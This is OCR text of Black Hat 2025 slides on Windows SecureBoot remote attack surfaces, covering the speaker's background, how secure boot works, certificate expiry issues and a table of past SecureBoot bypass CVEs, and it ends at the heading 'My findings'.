black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Booting into Breaches

Hunting Windows SecureBoot's Remote Attack Surfaces

Azure Yang @ CyberKunlun

About me

- Azure Yang @4zure9

Security Researcher @ Cyber Kunlun | MSRC MVR(2022–2025)

- Started journey into Windows security from late 2021
- Discovered **79 public CVEs** in Windows security, specializing in bootloaders, remote vulnerabilities. Ranked **#5 on MSRC's 2024/2025 annual Windows Leaderboard** and **#2 in 2023Q4** for SecureBoot research.
- Retired CTF player, **DEF CON CTF Black Badge** owner.
- Blending offensive expertise into defensive evolution.


CYBER KUNLUN

Agenda

- **Background**
- Attack surface in bootloader
  - Network protocol
  - BCD Registry
  - Security Policy
  - Filesystem
  - Logic flaw
- How to fuzz
- Attack surface beyond bootloader
- Future Work & Take Aways

Why Explore SecureBoot?

- Exploring unknown area is attractive for researcher




> Security is, I would say, our top priority because for all the exciting things you will be able to do with computers - organizing your lives, staying in touch with people, being creative - if we don't solve these security problems, then people will hold back.
>
> *— Bill Gates*

- The foundation of computer security starts with SecureBoot process
- SecureBoot vulnerabilities in Windows is rare in past decade.


SecureBoot – The bigger picture

- Mobile – Hardware lockout implementation
- PC – UEFI

- Using digital signatures and certificates to establishing a chain of trust from hardware to OS




Mobile Secureboot



This phone is not running Samsung's official software. You may have problems with features or security, and you won't be able to install software updates.

SAMSUNG
Galaxy S10 5G
Secured by Knox

Powered by
android



<!>


The boot loader is unlocked and software integrity cannot be guaranteed. Any data stored on the device may be available to attackers. Do not store any sensitive data on the device.

Visit this link on another device:
g.co/ABH

PRESS POWER KEY TO PAUSE BOOT

Orange State
Your device has been unlocked and can't be trusted
Your device will boot in 5 seconds

SecureBoot – Where is enforced




Windows Feature	Secure Boot Required?	Notes
Windows 11 Installation/Upgrade	Yes (capable)	Must be Secure Boot capable, recommended to enable
BitLocker Device Encryption	Strongly recommended	Protects boot chain integrity
Credential Guard	Yes	Depends on Secure Boot for trusted boot
Device Guard	Yes	Uses Secure Boot for code integrity
Early Launch Anti-Malware (ELAM)	Yes	Ensures trusted anti-malware drivers load first
Measured Boot	Yes	Relies on Secure Boot for integrity checks
Recall (Copilot+ PCs)	**Yes**	Requires Secure Boot, BitLocker, and Windows Hello

What makes the SecureBoot breaches

- Despite fixed in code and the updates has already been shipped, all my 32 Secure Boot Vulnerabilities findings still exploitable by default

- PCA2011 gets expired in 2026
- PCA2023

- UEFI var DBX 32K limit
- Compatibility issue



Microsoft Root Certificate Authority 2010
Microsoft Windows Production PCA 2011
Microsoft Root Certificate Authority 2010
Windows UEFI CA 2023


Issued to: Microsoft Windows Production PCA 2011

Issued by: Microsoft Root Certificate Authority 2010

Valid from 10/19/2011 **to** 10/19/2026

Previous research

Golden Key's unlock attack




Fixed in	CVE	Title	In wild	Score	CVSS
2016-Jul	CVE-2016-3287	Secure Boot Security Feature Bypass Vulnerability	FALSE	6.2	CVSS:3.0/AV:P
2016-Aug	CVE-2016-3320	Secure Boot Security Feature Bypass Vulnerability	FALSE	6.6	CVSS:3.0/AV:P
2016-Nov	CVE-2016-7247	Secure Boot Component Security Feature Bypass Vulnerability	FALSE	6.2	CVSS:3.0/AV:P
2019-Sep	CVE-2019-1294	Windows Secure Boot Security Feature Bypass Vulnerability	FALSE	5.3	CVSS:3.0/AV:P
2019-Oct	CVE-2019-1368	Windows Secure Boot Security Feature Bypass Vulnerability	FALSE	4.9	CVSS:3.0/AV:P
2020-Feb	CVE-2020-0689	Microsoft Secure Boot Security Feature Bypass Vulnerability	FALSE	8.2	CVSS:3.0/AV:L
2022-Jan	CVE-2022-21894	Secure Boot Security Feature Bypass Vulnerability	FALSE	4.4	CVSS:3.1/AV:L
2023-May	CVE-2023-24932	Secure Boot Security Feature Bypass Vulnerability	TRUE	6.7	CVSS:3.1/AV:L

- About Attack vector
    - (P)hysical
    - (L)ocal
    - (R)emote
    - (A)djacent

Used by BlackLotus bootkit malware

My findings

